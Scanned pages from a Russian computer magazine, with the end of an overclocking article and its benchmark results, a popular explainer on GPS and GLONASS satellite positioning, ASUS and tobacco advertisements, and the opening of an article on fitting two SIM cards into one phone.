
3DMark'01



3DMark'03



Aquamark 3



PCMark'04



МИНЗДРАВ РОССИИ

Частота работы памяти в нашем случае повышалась при разгоне процессора синхронно с частотой FSB и сейчас составляет 220 МГц. Попробуем подобрать минимальные тайминги, при которых сохранится стабильная работа без необходимости понижать частоту. По умолчанию были выставлены значения 3-4-4-9, мы будем понижать каждый параметр в отдельности и тестировать результат на стабильность до момента, когда дальнейшее понижение начнет приводить к сбоям. Для тестирования мы используем неплохую утилиту TestMem86 - она создает системный диск (в архиве лежат образы дискеты и CD, так что выбор есть), с которого необходимо загрузиться, и далее циклически прогоняет n-ное количество тестов, показывающих стабильность работы подсистемы памяти.

После непродолжительного тестирования мы обнаружили предельно возможные тайминги 2.5-4-4-5. RAS Precharge Time и RAS to CAS Delay ниже четырех опускаться не захотели - TestMem86 выдал кучу ошибок, а при понижении CAS Latency до двух система попросту не проходила POST, о чем возвещал звуковой сигнал материнской платы.

Что ж, придется довольствоваться тем, что есть, так что перейдем к последнему (но далеко не по важности) разделу - разгону видеокарты.

ГОНИМ ВИДЕОКАРТУ

Производительность видеокарты - наиболее важный фактор, влияющий на FPS в играх и баллы в тестовых пакетах (особенно в последних версиях 3DMark). К счастью, ее разгон - гораздо более простой процесс, чем операции над процессором или памятью. У нее две важнейшие характеристики - частота графического ядра и памяти. Питание на них повысить привычными методами нельзя, для этого используется хирургическое вмешательство - вольтмоддинг, но это уже не наша тема, поэтому все сводится к повышению рабочих частот до момента, когда появятся признаки переразгона. У чипа они проявляются в виде обычных зависаний или вылетов в систему, памяти же чаще всего выдает артефакты - выпадающие полигоны, глючащие текстуры и так далее. Для разгона мы будем использовать программу ATI Tray Tools (для плат на чипсетах nVidia существует великолепный аналог - RivaTuner), принцип действий все тот же, что и при повышении FSB: увеличиваем частоту на несколько мегагерц и тестируем в старом добром 3DMark, при успехе повторяем процедуру до победного конца.


«Знание мира приобретается в самом мире, а не в изоляции от него».
Из письма лорда Честерфилда от 9 октября 1746 г.


Chesterfield

МЯГКИЙ ЗОЛОТИСТЫЙ ТАБАК

ТОВАР СЕРТИФИЦИРОВАН

ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ


AMD Athlon XP (Barton) 2500+


DIMM Hynix DDR400 PC3200 512Mb


Glacialtech Igloo 2520 Pro

Первым делом мы занялись графическим чипом. Путем кропотливого тестирования было установлено, что максимально достижимая частота GPU составляет 620 МГц - при дальнейшем повышении в тесте происходил сбой, и драйвер перезагружал видеокарту. Но надо сказать, что это очень неплохой результат - многие платы на ATI Radeon 9600XT на такое не способны. По памяти результат похуже - 648 МГц с 600 номинальных, а уже при выставлении 650 МГц в 3DMark'03 начинали проявляться пресловутые артефакты (особенно это заметно в тесте Mother Nature).

Итак, мы разогнали систему, насколько смогли, теперь хорошо бы посмотреть, как это отразится на производительности.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Посмотрим, как задранные до предела частоты повлияют на то, ради чего все это затевалось, - увеличение производительности. Еще раз напомним результаты разгона: частота процессора составила 2420 МГц против 1800 изначальных, память работает на таймингах 2.5-4-4-5 (было 3-4-4-9), а видеокарта с дефолтных 500/600 МГц разогналась до 620/648 МГц по чипу и памяти соответственно.

Мы прогнали систему в общепризнанных бенчмарках 3DMark 2001, 3DMark 2003, Aquamark 3, а также неигровом тесте PCMark 2004. До разгона было получено 11402, 3689, 28546 и 3165 баллов, после всех махинаций результаты составили 14131, 4279, 34547 и 4121 балл. Для наглядности все представлено на графиках, скажем только, что прирост составил до 21% в том же Aquamark'e.

ВЫВОД

Думается, вопрос, стоит ли разгонять систему, теперь снят. Кто откажется от пусть и небольшой, зато абсолютно бесплатной прибавки к производительности любимого компа? Если ты решишь заняться этим интересным и полезным делом - выжиманием последних соков из своего железа, то не забывай про осторожность, ведь все возможные последствия будут только на твоей совести. Самое главное - используй хорошее охлаждение и обдумывай каждый свой шаг, и все эти предупреждения тебе не понадобятся. И не забывай, что результаты разгона зависят от множества факторов вплоть до неудачного экземпляра подопытной железки, так что не удивляйся, если твой результат легко обойдет наш или наоборот, останется далеко позади.



Степан Ильин aka Step (step@real.xakep.ru)

НЕ ПОТЕРЯЙ ОРИЕНТАЦИЮ

Человек научился определять свое месторасположение еще много веков назад. Так, любой моряк, умело оперируя секстантом, мог с легкостью (наточить коньки. - Прим. ред.) вычислить свои координаты по двум-трем звездам. Более опытные товарищи в ясную погоду определяют местоположение, используя всего лишь точные часы. Но результаты этих классических методов едва ли могут пойти хоть в какое-то сравнение с тем, что сегодня готовы предложить системы спутникового позиционирования!

ВСЕ О ТЕХНОЛОГИИ GPS

ИНТРУХА

Век высоких технологий внес немало революционных изменений в классическую школу навигации. Многие используемые ранее приборы были безжалостно списаны, а некогда популярные бабушкины советы попросту забыты. И в этом нет ничего удивительного! Сегодня три десятка небольших спутников окутывают всю Землю навигационными сигналами, а портативный приемник, размеры которого порой не превышают спичечный коробок, вычисляет по этим сигналам координаты с точностью до 5-30 метров. Относительная дешевизна приемников привела к тому, что грандиозные изменения произошли не только в геодезических расчетах, вычислениях морских и авиационных штурманов, но и в жизни обычных смертных.

Взгляни на характеристики современных моделей автомобилей и катеров максимальной комплектации, всевозможных сигнализаций и охранных систем, а также топовых моделей мобильников или наручных часов. Буквально везде ты встретишь аббревиатуру GPS. Распространение спутникового позиционирования дошло до того, что GPS-приемники начали монтировать даже в ошейники домашних животных. А сразу несколько американских лабораторий занимаются разработкой новых и модификацией уже имеющихся чипов, имплантируемых в человеческое тело. Технологии находят самое различное применение. Гринписовцы, к примеру, с ее помощью следят за состоянием здоровья и перемещением вымирающих видов животных, геологи отслеживают даже незначительные перемещения земной коры, а военные и спецслужбы и вовсе нашли ей тысячу и еще одно применение.



Секстант в умелых руках способен творить чудеса!

НЕМНОГО ИСТОРИИ

Именно военные первоначально и занимались разработкой системы глобального позиционирования GPS (Global Positioning System), что, согласись, традиционно для высокотехнологических проектов. Определение точных координат любого, даже быстро движущегося объекта в реальном времени всегда было чуть ли не пределом мечтаний руководителей спецопераций.

Первые шаги к реализации технологии были сделаны в далеких семидесятых годах. В частности, в 1978 году был запущен первый спутник системы NavSTAR (Navigation System with Timing And Ranging - навигационная система определения времени и дальности). Изначально технология носила именно это название. Знакомая аббревиатура GPS появилась значительно позже, когда свободный



Размеры GPS-приемников поражают!


доступ к системе получили гражданские лица. Коммерческая же эксплуатация в том виде, в котором она представлена сейчас, началась лишь в 1995 году.

В настоящий момент в работе участвует около 30 спутников. Относительно нашей планеты они расположены на расстоянии примерно в 20 350 км и перемещаются по шести орбитам, наклоненным к экватору под углом в 55 градусов. Угол между самими орбитами равен 60 градусов, а период обращения составляет около 12 часов. Эти углы и расстояния выбраны отнюдь не абы как. Все параметры тщательно просчитаны с расчетом на то, чтобы в любое время суток сигнал хотя бы от нескольких спутников непрерывно достигал любой точки Земли независимо от погодных условий.

Важным этапом развития GPS стало решение президента США об отмене с 1 мая 2000 года режима так называемого селективного доступа. Забегая несколько вперед, объясню, что это намеренно вносимая в спутниковые сигналы помеха, снижающая точность работы гражданских GPS-приемников. До этого момента право полноценного использования системы принадлежало исключительно министерству обороны США. Любой другой приемник довольствовался результатом с погрешностью не в один десяток, а порой во всю сотню метров.

Что же касается финансовой стороны вопроса, то по самым скромным оценкам специалистов в разработку, реализацию и отладку GPS было вложено не менее 20 млрд. долларов.



Его величество GPS-спутник


Густо окутали, правда?

ВЫЖМИ САНТИМЕТРЫ!

Нет! Совсем не там, где ты подумал! :) На самом деле речь пойдет о технологии, способной заставить GPS-приемник работать не с метровой, а с сантиметровой точностью. Лихо? Не то слово! Назвали это чудо методом дифференциальной коррекции (DGPS - Differential GPS).

Суть метода заключается в использовании одновременно двух приемников. Один из них - базовый - неподвижно находится в точке с заведомо известными координатами, а второй, координаты которого нужно определить, пребывает в постоянном движении. Фишка заключается в том, что данные, полученные базовым приемником, используются для коррекции данных перемещающегося GPS-приемника. Для коррекции применяются сложнейшие алгоритмы математического моделирования. Едва ли здесь нужно вдаваться в подробности.



Стоит сказать лишь пару слов об этом базовом приемнике. Это отнюдь не привычный миниатюрный девайс, а целая станция с профессиональным оборудованием. Таких объектов, к сожалению, в мире мало. В частности, в России он представлен лишь в единственном экземпляре. В 1998 году недалеко от Питера компания «НавГеоКом» установила первую в России наземную станцию дифференциального GPS. Причем характеристики у станции нешуточные: мощность передатчика станции - 100 Ватт, радиус действия по морю и по суше - 300 и 150 км соответственно.

Там, где возможности воспользоваться наземной станцией нет, на помощь приходит спутниковый аналог. Предоставляет такой сервис компания OmniStar, которая передает аналогичные данные, но уже с нескольких спутников, находящихся на геостационарных орбитах. Последнее означает, что эти спутники всегда висят на одной точке по отношению к Земле.

Услуги технологии - удовольствие не из дешевых. Поэтому наибольшее распространение она нашла в среде профессионалов, чья работа тесно связана с замерами месторасположения тех или иных объектов с точностью до 10-30 см.

КООРДИНАТЫ ЗАКАЗЫВАЛИ?

Как ни удивительно, но принцип действия столь мощного инструмента довольно прост. Кто там кричит: «На фига он нам нужен, этот принцип?». Коллега, ты не прав. С таким подходом ты далеко не уедешь и выше уровня, на котором ты сейчас находишься, не прыгнешь. Теория - мать всего, так что напряги мозги и слушай ;). Тем более что технология в общем и в целом вполне ясна даже технически неподкованному человеку.


Принцип действия построен на нескольких основных понятиях. Костяком системы является определение координат GPS-приемника по расстоянию до удаленных спутников. По-научному такой прием называется трилатерацией, это метод вычисления координат объекта по измерению его удаленности от нескольких точек с уже заданными координатами. Здесь нужно немного объяснить. Допустим, в нашем распоряжении имеется расстояние до одного спутника, назовем это расстояние A. Можно ли в этом случае говорить о точном нахождении удаленного от него объекта? Разумеется, нет. Сам посуди, ведь он может располагаться в любой точке сферы с радиусом A, описанной вокруг этого спутника. Диапазон поиска значительно сузится, если знать расстояние B до другого спутника.

В этом случае результатом пересечения двух сфер будет являться одна-единственная замкнутая линия - окружность. К окончательной же ясности приводит измерение дальности до третьего спутника, которое сводит возможное местоположение объекта всего к двум точкам. Причем одна из них заведомо неправдоподобна, т.к. указывает либо глубоко внутрь Земли, либо очень высоко над ее поверхностью. Любой GPS-приемник такую ерунду отсекает, оставляя тем самым единственный верный вариант. Посмотри на иллюстрацию, и все сразу станет ясно.

Таким образом, получается, что для навигации теоретически достаточно знать расстояние от приемника до трех спутников. Но на практике все немного иначе. Все вышеописанное имеет смысл лишь при идеальных условиях, когда расстояние от объекта до спутников известно с абсолютной точностью. В противном случае ошибка в определении координат оказывается непростительно большой. Именно поэтому применяется ряд приемов для корректировки результата, в том числе для определения трехмерных координат приемника привлекаются не три, а минимум четыре спутника. Но об этом чуть позже.



- Первый GPS-спутник был запущен в феврале 1978 г. Каждый спутник весит более 900 кг и с раскрытыми солнечными батареями имеет размер около 5 м. Мощность установленного радиопередатчика не более 50 Ватт. Передатчики передают сигналы на двух частотах. Каждый спутник рассчитан на десятилетнюю работу.



Обязательно к посещению:
- www.gpsinfo.ru
- www.gps.ru
- gps.boston.ru



Местонахождение найдено!

ВСПОМИНАЕМ ШКОЛУ

Сейчас же попробуем разобраться с тем, каким образом можно вычислить используемые расстояния. В этом нам поможет знакомое каждому еще со школьной скамьи равенство: расстояние есть скорость, помноженная на время. Если зафиксировать момент времени, когда спутник начал отсылать радиосигнал, и включить таймер, то можно вычислить время. А если вспомнить плюс к этому, что радиоволны распространяются по определенному закону, то мы сразу же получаем интересующее нас расстояние.

Однако реализовать эти, казалось бы, элементарные действия довольно-таки проблематично. Главной трудностью при измерении времени прохождения радиосигнала является точное определение момента времени, в который сигнал передан со спутника. Для ее разрешения разработчики GPS обратились к разумной идее: надо синхронизировать спутники и приемники так, чтобы они генерировали код по одному и тому же закону в одно и то же время. Так, каждым из GPS-спутников постоянно испускаются радиоволны двух частот: L1 = 1575,42 МГц и L2 = 1227,60 МГц. В этих радиоволнах передается специальный навигационный сигнал, представляющий собой уникальный псевдослучайный код PRN (Pseudo Random Number code). Так как этот уникальный код генерируется одновременно и передатчиком, и спутником, по времени задержки между сгенерированным и идентичным полученным кодами можно вычислить время распространения сигнала. А значит, и расстояние до спутника.

Используемые псевдослучайные коды намеренно усложняются так, чтобы их можно было однозначно сравнивать и выявлять среди них идентичные. Различают два основных типа кодов: C/A-код (Coarse Acquisition code - грубый код) используется в гражданских приемниках, в то время как P-код (Precision code - точный код) доступен исключительно военным и другим правительственным организациям. У последнего, кстати, есть шифрованный вариант, и иногда его называют Y-кодом.



Раз сфера + два сфера = окружность

Важно отметить, что такой подход измерения расстояний невозможен без идеальной синхронизации часов на спутнике и в приемнике. Даже минимальное расхождение приводит к огромной ошибке в определении расстояния. К примеру, если часы в приемнике разойдутся с бортовыми часами спутников хотя бы на 0.01 секунду, ошибка в измерении расстояния составит тысячи (!) километров. Чтобы избежать подобных оплошностей, каждый из спутников комплектуется аж четырьмя атомными часами. Они невероятно точные и настолько дорогие, что их цена сравнима с ценой всего спутника в целом. Однако справляются они со своими задачами блестяще. В связке они гарантируют ход бортовых часов с наносекундной точностью! Ты только представь - это же 0,000000001 часть секунды.

Но если обеспечить точность хода часов на спутнике было довольно просто, хотя и дорого, с приемниками ситуация оказалась куда сложнее. Ежу понятно, что монтировать в каждый из них подобные атомные агрегаты - абсолютно нереальное занятие. Поэтому разработчики пошли совершенно иным путем.

Раз предотвратить появление временной погрешности на стороне приемника невозможно, значит, нужно ее устранить. Четыре неточных измерения в этом случае позволяют исключить относительное смещение шкалы времени приемника. И вот каким образом. Допустим, часы приемника отстают от единого времени навигационной системы на половину секунды. Отстают - и класть на это. Делаем все, как обычно: измеряем расстояния до спутников и строим четыре сферы с радиусами, соответствующими полученным дальностям до спутника. Опа! Пересечения-то в одной точке ну никак не получается. Но процессор GPS-приемника не дурак: для уточнения дальностей он последовательно прибавляет ко всем измерениям одну и ту же временную величину, чем добивается пересечения сфер в одной-единственной точке, которая и будет являться корректным месторасположением GPS-приемника.

НАШ ОТВЕТ GPS

Руководство СССР, с интересом наблюдавшее за успехами развертывания GPS, ну просто не могло не попробовать утереть всем нос. В ответ на создание американской NavSTAR советские военные начали разрабатывать систему ГЛОНАСС (ГЛОбальная НАвигационная Спутниковая Система). В 1982 году были запущены первые ее спутники, а до штатного состояния количество спутников ГЛОНАСС было доведено к 1997 году. ГЛОНАСС и GPS во многом очень схожи: основные идеи полностью идентичны. Спутники ГЛОНАССА находятся на высоте 19 100 км и размещены на трех орбитах, по 8 спутников на каждой. Сигналы модулируются в двух диапазонах: L1 = 1200 МГц и L2 = 1600 МГц. Период обращения спутников - 11 ч. 15 мин. Точность определения, правда, у этой системы не фонтан и допускает погрешность в десятки метров.

Долгое время ГЛОНАССом могли пользоваться лишь немногие. Лишь с 1995 года началась работа по адаптации технологии к гражданским нуждам. Первоначально же помимо военных задач советские навигационные системы использовались только в гражданском флоте.

ЕЩЕ БОЛЬШЕ ТОЧНОСТИ

Чтобы ты не подумал, что описанный прием единственный в обеспечении точности GPS, я расскажу еще о нескольких. К примеру, для того чтобы снизить погрешности, используется также некоторая избыточность данных. То есть помимо непосредственно навигационных сигналов спутники постоянно передают разного рода служебную информацию. Приемник, к примеру, регулярно получает прогноз задержки распространения сигнала в ионосфере (при прохождении сигнала через ионосферу и тропосферу скорость его распространения становится меньше скорости света), сведения о текущем состоянии и орбите спутника.

Самостоятельно спутники не в могут следить за метаморфозами, происходящими в их передвижении. Поэтому для контроля их орбит и координат существуют четыре наземные станции слежения, разветвленные системы связи и центр управления. Все они подчиняются напрямую министерству Обороны США. Станции слежения постоянно ведут наблюдения за всеми спутниками системы. Обращаясь вокруг планеты один раз за 12 часов, GPS-спутники проходят над ними дважды в сутки. Это дает возможность точно измерить их высоту, положение, скорость, а также фиксировать малейшие изменения траектории. Полученные данные передаются в центр управления, который вносит соответствующие поправки в бортовые компьютеры каждого спутника. GPS-приемники получают эту информацию вместе с навигационными сигналами, причем в двух вариантах: в альманахах и в эфимерисах. Данные альманаха - информация о параметрах орбиты одного спутника и описание общего местоположения спутников в системе. Они не отличаются большой точностью и передаются каждые 12,5 минут. В свою очередь, данные эфимериса содержат очень точные корректировки параметров орбит и часов для каждого спутника и передаются значительно чаще.

Как и было сказано ранее, отмена режима селективного доступа привела к тому, что даже гражданские GPS-приемники смогли определять свои координаты с погрешностью всего в несколько метров. Но и это еще не предел! С использованием специальной системы дифференциальной коррекции (подробнее читай во врезке) можно и вовсе добиться точности в считанные сантиметры.



GPS - это отнюдь не первая система глобального функционирования. Первый отечественный навигационный спутник «Космос-192» был выведен на орбиту 27 ноября 1967 года, а в 1979 году была создана навигационная система «Цикада», в составе которой было 4 низкоорбитальных спутника.

www.asus.ru



HEART OF TECHNOLOGY

Серия видеокарт ASUS Extreme A




Extreme AX800



Extreme AX600



Extreme AX300



Инновационные технологии ASUS:

САМЫЕ МОЩНЫЕ PCI-Express РЕШЕНИЯ ОТ ASUS

ASUS GameFace Live
Решение для аудио/видео связи в режиме реального времени

ASUS VideoSecurity Online
Создание собственной системы безопасности и видеонаблюдения

ASUS OnScreenDisplay
Позволяет изменять различные настройки экрана, не покидая игру

ASUS SmartDoctor
Оптимизация производительности ПК и функций безопасности

ASUS SmartCooling
Динамически настраивает скорость кулера видеокарты для бесшумной работы

ASUS HyperDrive
Обеспечивает 3 способа динамического разгона видеокарты







Тел: (095) 974-3210
www.pirit.ru



Тел: (095) 105-0700
www.oldi.ru



Тел: (095) 995-2575
www.ocs.ru



Тел: (095) 708-22 59
Факс: (095) 708-20 94




Тел: (095) 745-2999
www.citilink.ru




Тел: (095) 269-1776
www.disti.ru



Тел: (095) 799-5398
www.lizard.ru


Так выглядят показания бортового GPS на любительских яхтах


Программа ПалмГИСGPS во всей красе

▲ В ближайшее время NASA собирается развернуть сеть из 6 GPS-спутников вокруг Марса. В ходе нашумевших операций по высадке марсоходов на поверхность Красной планеты жестко ощущалась потребность в спутниковом позиционировании. Новейшая система должна помочь ученым в дальнейшем изучении этой планеты.



А МЕНЯ НЕ ПАСОДЯТ?

Вряд ли :). Вообще, по установленным правилам на территории нашей необъятной Родины точность позиционирующих приборов не должна превышать отметку минус-плюс 30 метров. То есть официально разрешены (и, соответственно, сертифицированы) приборы, способные определять координаты не точнее чем с тридцатиметровой погрешностью. Этот параметр, как бы парадоксально это ни звучало, частенько устанавливается искусственным путем, потому как абсолютное большинство приемников этот барьер уже давно миновало. Получается своеобразный режим селективного доступа, установленный, правда, на стороне приемника.

Ограничения эти остались еще с незапамятных времен, когда GPS-навигация только зарождалась в России. Сейчас же, я уверен, сами военные и картографы (и те, и другие были причастны к установке этих ограничений) понимают всю комичность ситуации. Однако никаких мер по ослаблению этих запретов предусмотрено не было.

На практике, однако, едва ли они везде выполняются. На рынке полно «серых» приемников, которые успешно продаются безо всяких сертификатов, а, следовательно, и разрешений. Более того, большинство сертифицированных GPS-приемников позволяют себя перепрошить. Закачал с сайта производителя свежую прошивку - и арривидерчи всем ограничениям.

А разрешение, выдаваемое покупателю сертифицированного товара, - это вообще отдельная тема для разговора. Что с ним делать - вопрос довольно-таки спорный. С одной стороны, если ты не будешь шататься с GPS на территории режимных объектов, то никто на твой GPS-приемник даже внимания не обратит. А если будешь (питон, что ли?), то едва ли здесь тебя спасет какое-то там непонятное разрешение.

А КАКИЕ ОНИ, ПРИЕМНИКИ?

Все приемники можно условно поделить на несколько групп. Так сказать, по функциональному признаку.

❶. К первой группе относятся самые примитивные устройства. Проще говоря, обыкновенные датчики. Они всего лишь принимают сигналы со спутника, соответствующим образом их обрабатывают и выдают в порт какого-то другого устройства (компьютера, КПК, мобильника - неважно) конечную информацию.

❷. Вторая группа куда более продвинутая. К ней можно отнести устройства с возможностью визуализации полученных данных. На дисплее подобных девайсов отображаются не только координаты, но и возможный маршрут, направление, а также скорость движения. Это самый настоящий навигатор, с помощью которого ты не потеряешься даже в Сахаре (а в соли потеряешься? - Прим. ред.). И не умрешь от обезвоживания, если в базе GPS-приемника будет информация об оазисах. Такие навигационные точки называют waypoint'ами.


❸. Девайсы из третьей группы еще более функциональны. Их главным преимуществом является возможность привязки полученных координат к соответствующей карте местности. При взгляде на дисплей такого навигатора отпадают любые вопросы о текущем месторасположении. Карты для таких устройств поставляются как самими изготовителями, так и третьими фирмами. Однако найти подходящую возможно отнюдь не всегда. И это особенно актуально для России.

Все вышеперечисленные устройства могут быть подключены к ноутбукам, карманным и настольным компьютерам. Т.е. даже с помощью дешевенькой модели наладонника и самого простого приемника можно вылепить мощный навигатор с картой. Последние, кстати, бывают двух типов: растровые и векторные. Софтины, которые работают с растровыми, привлекательны тем, что им можно скормить любую отсканированную бумажную карту. Такие карты хорошо поддаются масштабированию, поэтому отлично подходят для планирования маршрутов. Векторные же карты на каждом шагу не валяются - из атласа их не вырвешь. И если в арсенале профессиональных подборок подходящей нет, народным умельцам приходится делать ее самим. В частности, для Москвы и Питера такие карты были сделаны уже давным-давно.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Я намеренно не стал описывать конкретные связки оборудования и не давал описание навигационного софта. Это огромные отдельные темы, обращаться к которым в рамках этой статьи было просто глупо. Мы еще наверняка обратимся к данной теме, а сейчас, если ты заинтересовался, рекомендую изучить представленные в сноске ссылки. Не сомневаюсь, что ты найдешь там всевозможные обзоры GPS-оборудования, описания работы с соответствующим софтом, подходящие карты, и... Короче говоря, заходи - не пожалеешь.


КПК и GPS-приемник - сладкая парочка


GPS на ноуте - сказка!



18 МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

Skylord (sky_lord@mail.ru)

СТАНЬ ЕЩЕ МОБИЛЬНЕЕ

В современных сотовых тарифах и][акер ногу сломит! Хочется экономить на звонках и GPRS, выбирая в нужный момент нужного оператора? А не надоело все время вскрывать телефон и дергать туда-сюда SIM'ки? Забудь об этом! Эра мультикарт уже наступила! Теперь все сотовые операторы могут быть внутри одного телефона!

НЕСКОЛЬКО ОПЕРАТОРОВ В ОДНОМ ТЕЛЕФОНЕ

СИСТЕМА «БУТЕРБРОД»


Самый простой способ засунуть два телефонных номера (а больше обычно и не надо) в одну трубку - механически объединить их симки в один «гамбургер», из которого мобила и станет выбирать нужного тебе в данный момент оператора. Делается это элементарно. На рынках и в киосках сотовой связи уже достаточно распространены специальные наборы «Universal twin card» (или «General double card», или «Two SIM in one», или же нечто аналогичное) из любимого каждым хакером Китая. Как раз эти наборы и позволяют соединить две SIM-карты в одну, а стоят $10-15. Независимо от придуманного дядюшкой Ляо названия в каждый набор входит, собственно, сама удвоенная карта (с двумя пазами для вставки твоих SIM'ок и железной шторкой для их более плотного контакта с платой), две подушечки (чтобы подкладывать их под батарею или крышку телефона, если карта не держится крепко), две выкройки, по которым ты будешь вырезать из своих оригинальных карточек микросхемы, а также два переходника, если позже ты захочешь снова использовать эти обрезки автономно.

